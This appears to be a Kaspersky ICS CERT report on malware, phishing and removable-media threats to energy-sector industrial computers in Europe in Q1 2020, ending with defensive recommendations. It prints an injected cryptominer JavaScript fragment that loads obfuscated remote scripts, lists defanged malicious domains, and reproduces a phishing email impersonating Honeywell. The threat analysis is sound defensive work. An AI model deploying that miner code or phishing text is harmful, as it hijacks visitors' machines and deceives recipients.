Cyberthreats for ICS in Energy in Europe. Q1 2020

Object of research

Computers in European countries which are used to configure, maintain and control equipment in the energy industry on which Kaspersky products are installed. This includes Windows computers on which various software packages for the energy industry are installed, including but not limited to human-machine interface (HMI), OPC gateway, engineering, control and data acquisition software.

Reporting period

Q1 2020

Executive summary


Overall, in Q1 2020 Kaspersky products were triggered on 20.4% of ICS computers in the energy sector in Europe.

In total 1485 modifications of malware from 633 different malware families were blocked. These included a variety of multifunctional spyware (4.4%) designed to steal authentication data and enabling attackers to remotely control infected computers in automatic and manual modes, as well as ransomware (1%) and exploits for popular office software (3.4%) embedded in documents delivered via phishing emails and used to deploy spyware and ransomware – threats that are particularly dangerous and could negatively affect the availability and integrity of ICS systems and networks.

For more information please contact: **ics-cert-query@kaspersky.com**


Threat landscape

The percentage of ICS computers in the energy sector in Europe on which malware was blocked in the first quarter of 2020 is comparable to the same percentage for the fourth quarter of 2019, whereas the percentage of all ICS computers in Europe on which malware was blocked in the first quarter or 2020 is significantly lower than the same percentage for the fourth quarter of 2019.




Percentage of ICS computers on which malware was blocked, all ICS vs ICS in Energy, Europe, Q4 2019 – Q1 2020

In qualitative terms, the threat landscape for ICS computers in the energy sector in the first quarter of 2020 was different from that for all ICS computers. Specifically, the percentage of ICS computers in the energy sector that were affected by internet threats was 2.7 percentage points (p.p.) higher that the percentage for all ICS computers. At the same time, the percentage of email threats was 1.7 p.p. higher.



ICS threat sources, all ICS vs ICS in Energy, Europe, Q1 2020


At the same time, a comparison of TOP threat types shows a more significant deviation of the percentage of ICS computers in Energy in Europe from the similar percentage of all ICS computers in Europe in Q1 2020.



ICS threat types, all ICS vs ICS in Energy, Europe, Q1 2020

Differences in the threat landscapes for all ICS computers and ICS computers in the energy sector become more pronounced when analyzing data for different countries.

For some European countries, we compared the percentage of all ICS computers on which malware was blocked with the same percentage for ICS computers in the energy industry:




Percentage of ICS computers on which malware was blocked, all ICS vs ICS in Energy, Europe, Q1 2020

In a number of countries — Switzerland, Sweden, France, Germany, Poland, Portugal, and Belarus — the percentage of ICS computers in the energy industry on which malware was blocked was higher than the corresponding percentage for all ICS computers in these countries. Organizations in the energy industry in these countries should keep this in mind and take additional measures to protect their information systems from attacks.


In another group, which included Denmark, the Netherlands, Slovakia, Belgium, Romania, Spain, Russia and Turkey, the opposite situation existed: in these countries, the percentage of ICS computers in the energy sector on which malware was blocked was lower than the percentage for all ICS computers.

Internet threats

The chart below shows a comparison of the percentage of all ICS computers on which threats from the internet were blocked in European countries with a similar percentage for ICS computers in the energy sector in Q1 2020.



Percentage of ICS computers on which internet threats were blocked, all ICS vs ICS in Energy, Europe, Q1 2020



Percentage of ICS computers in Energy on which different types of internet threats were blocked, Europe, Q1 2020


Besides phishing and malicious IPs/URLs blocked on 8.8% of ICS computers, most common internet threats for ICS computers in Energy in Europe were JavaScript Trojans (3.1%) distributed via malvertising banners and phishing websites and delivering various intrusive adware and crypto-miners.

The phishing websites use search engine optimization to lure unsuspecting users searching for various news, goods, free software and media files. Notably, the most active phishing websites are hosted on servers in the US and the Netherlands, in particular (but not limited to):

- [13 random characters/numbers].cloudfront.net
- [subdomains].amazonaws.com
- aromatic1[.]website
- blacurlik[.]com
- dle-news[.]org
- pl15180008.pvclouds[.]com

In less common cases (on 0.9% of ICS computers in Europe in Energy) websites of engineering and manufacturing companies related to the energy industry were blocked because of a malicious JavaScript Trojan designed to track visitors or to deliver crypto miners and adware. Among these were websites of companies in Turkey (also described in the TIP report on threats for ICS in Turkey in 2019 H2) and Russia, such as:

- gavazzi-automation[.]ru
- kr-elprof[.]ru
- ekra-vostok[.]ru
- enerser.com[.]tr




```
['/bitrix/js/main/cphttprequest.src.js','//pl151'+'80'+'008.pvc'+'lou'+'ds.com/80/d4/8a/80'+
'd48af45'+'6b0312'+'fe50'+'5ea01e44'+'03444.js','//1cbpp'+'.ru/bitrix/stats/counter.js','//s
tatd'+'ynamic.com/lib/cry'+'pta.js?w='+strDate],
function () {
    var t = window.trotlrateafacebag || 0.2;
    window.miner = new CRLT.Anonymous('2e5b1f1f8d87144f4dba5b46914a61bea51a28bffc93', // 1
            {threads:6,throttle:t,coin:"upx"}
        );
    window.miner.start();
},
function () {
    if (window.miner != undefined && typeof window.miner.stop == 'function')
    window.miner.stop();
}
```

A fragment of JavaScript code of a crytpo miner injected into a javascript file of a legitimate website

The initial source of infection of the websites is unknown, but it is obvious that the ability to infect such web services could also be used to conduct a watering hole attack. We highly recommend that all industrial related companies in Europe should secure their website development, maintenance and content publishing processes to prevent possible targeted attacks in the present and future.

Email threats


The graph below compares the percentage of all ICS computers in European countries on which malware was blocked in email attachments with a similar percentage for ICS computers in the energy sector.



Percentage of ICS computers on which email client threats were blocked, all ICS vs ICS in Energy, Europe, Q1 2020


In Q1 2020, 504 modifications of malware from 170 malware families were blocked, which had been delivered to ICS computers in the energy sector in Europe via email clients. The most common threats delivered via email clients were spyware and exploits for common office software (Word, Excel, PDF, etc.) designed to infect a machine with spyware or a ransomware threat. On average, an ICS computer in Energy in Europe received 3-5 distinct malicious emails in Q1 2020.

In many European countries (especially in Switzerland), the percentage of ICS computers in the energy industry on which email threats were blocked was higher that for all ICS computers in same countries. The reason behind such a high rate of email threats in Energy compared to all ICS is insufficient control of access to corporate and internet email services from electrical engineering workstations, which usually have access to ICS and corporate networks (as well as the internet) at the same time, and electrical engineering laptops, which have even more access (i.e., are less stringently controlled) than workstations, especially if used outside the security perimeter.



Percentage of ICS computers in Energy on which different types of threats delivered via email clients were blocked, Europe, Q1 2020

Among typical phishing emails, such as parcel shipping notifications, invoices, payment orders, RFQ, and phishing exploiting other popular themes like COVID-19, some targeted emails were detected. These mimic emails sent by various well-known industrial companies. Notably, in those cases cyber criminals use old exploits, such as CVE-2017-0199 and CVE-2017-11882, that were patched by the vendor back in 2017.



Mon 2/3/2020 1:27 PM

QinYan.Wongg <info@webstoresecurity.live>

Re: HONEYWELL RTE/SE 30561 RFQ Order

To [redacted]

Message | Honeywell PO.docx (12 KB)

This is the second and final Invitation to bid request after my colleague sent the first weeks back. After an extensive research by our procurement team in regards to your previous executed projects/supplies.We are pleased to invite you to provide quotation for these RFQ for the procurement and supply of all equipment both mobile, materials and devices for our Singapore phase 2 Project.

You are required to email your official quotation latest by 4pm, 13th February 2020

Note: We will like to execute this project and place the official order on Monday 20th February 2020 if prices are okay by us, try and give us your final and in-arguable prices.


Attached here in is RFQ Requirements as attached:-

i: RFQ Supply Details

ii: Detailed Project Description

iii: Contract Details

Fragment of a phishing email that mimics a message from HoneyWell



Mon 2/3/2020 1:27 PM

QinYan.Wongg <info@webstoresecurity.live>

Re: HONEYWELL RTE/SE 30561 RFQ Order

To [redacted]

Honeywell PO.docx (12 KB)

Best Regards,

Qin Yan, Wong

Buyer - Procurement

Honeywell|Honeywell Process Solution

No. 2. Jalan Industri PBP 9,

Tmn Perind. Pusat Bdr. Puchong

47100 Puchong, Selangor, Malaysia

Office: +603 8091 6908 (Ext: 310)
QinYan.Wongg@honeywell.com
QinYanwong.honeywell@consultant.com


www.honeywell.com

Fragment of a phishing email that mimics a message from HoneyWell

Such fishing attacks are just a first-stage activity aimed at infecting a computer with spyware (such as LokiBot, FormBook, AgentTesla, Remcos), which is often used in the second stage and is designed to collect information and to deliver the last-stage malware –ransomware or a crypto miner.

Removable media threats

The graph below compares the percentage of all ICS computers in European countries on which malware was blocked on removable media and a similar percentage for ICS computers in the energy sector.




Percentage of ICS computers on which removable media threats were blocked, all ICS vs ICS in Energy, Europe, Q1 2020

The most common threats blocked on removable media were worms (including the Kido net-worm) – mostly old variants first seen a decade ago, but still spreading in ICS networks. This is typical of ICS and is primarily due to a lack of essential security measures on some network nodes, allowing those worms to survive for such a long time.

Notably, the only country in Europe where the percentage of removable media threats on ICS computers in the energy sector was lower than that for all ICS computers in the country was the Russian Federation. Such a low percentage of threats on removable media in the Russian energy sector is most likely due to the extensive use of corporate versions of endpoint protection solutions that have Device Control functionality, significantly restricting the use of USB devices. The percentage of ICS computers in the European energy sector that use corporate versions of endpoint protection is lower than the percentage of ICS computers that use the same corporate endpoint protection solutions in Russia.

Meanwhile, other threats that are unable to spread via removable media by themselves could have been unintentionally copied by users who were unaware of the threat.



Percentage of ICS computers in Energy on which different types of threats delivered via removable media were blocked, Europe, Q1 2020

Recommendations

The following measures are necessary to ensure the adequate protection of ICS systems:

- The use of external email services should be prohibited on ICS computers in power and energy organizations. Restrict access to such services on corporate firewalls and on endpoints (e.g., using application whitelisting technologies).
- The use of the corporate email service should be restricted on ICS computers in power and energy organizations and allowed only in cases where it is absolutely necessary. Continuously monitor the use of email client software and access to email services to determine whether it is legitimate from the security policy standpoint.
- Make sure that the organization is well protected from phishing campaigns, including targeted attacks. To achieve this, consider using modern phishing detection technologies – both at the network perimeter / email server level and on all endpoints inside the perimeter (or at least on all computers where email is allowed).
- Regularly train employees in recognizing suspicious email messages and attachments.

- Use the sandbox technology to check all new files found on computers on the network, especially email attachments and files downloaded from the internet.
- Use and regularly update malware detection systems and the blacklist of malicious IP addresses.
- Restrict access to legitimate internet resources used by cybercriminals to host malware, specifically pastebin.com, github.com.
- The use of RDP and SMB services should be limited on ICS computers in power and energy organizations to cases where it is absolutely necessary. Continuously monitor the use of such services and check whether it is legitimate from the security policy standpoint.
- Disable script execution in Microsoft Office on all computers.
- If possible, restrict the use of any office solutions in the organization. It's best not to allow office-type applications inside the OT perimeter and on critical IT computers.
- If possible, disable the Windows Script Host on all computers where running scripts is not necessary.
- If possible, restrict SeDebugPrivilege for applications.
- Configure the OS to always show file extensions for all file types.
- Install all OS and application software updates in a timely fashion, with a particular emphasis on security updates, or apply workaround protection measures when installing updates is not an option.
- Ascertain that all computers in the organization have antivirus software installed, properly configured and running.
- Ensure timely installation of database and program module updates for antivirus software and other security solutions.
- Monitor the execution of files in the organization and use application control with Default Deny.
- It is recommended that energy-related organizations introduce more stringent restrictions on the use of USB devices on computers that are part of the industrial network. The implementation of such restrictions should be monitored. Many modern host protection tools include the necessary functionality.
- Use different accounts for different users. Manage the rights of user and service accounts in such a way as to prevent the infection from spreading across the enterprise if an account is compromised. Log and monitor the use of administrator functions.
- Restrict the rights of users on their systems, as well as corporate service access rights, leaving a minimal set of rights as required for specific employees to perform their work.
- Maximize granular access control. Limit the use of privileged accounts. When possible, admins should use accounts with local administration privileges or with administration rights to specific services and avoid using accounts with domain administration rights.
- Audit the use of privileged accounts and regularly review access rights.
- Use group policies which require users to change their passwords on a regular basis. Introduce password strength requirements.

Kaspersky Industrial Control Systems Cyber Emergency Response Team (Kaspersky ICS CERT) is a global project of Kaspersky aimed at coordinating the efforts of automation system vendors, industrial facility owners and operators, and IT security researchers to protect industrial enterprises from cyberattacks. Kaspersky ICS CERT devotes its efforts primarily to identifying potential and existing threats that target industrial automation systems and the industrial internet of things.

Kaspersky ICS CERT ics-cert@kaspersky.com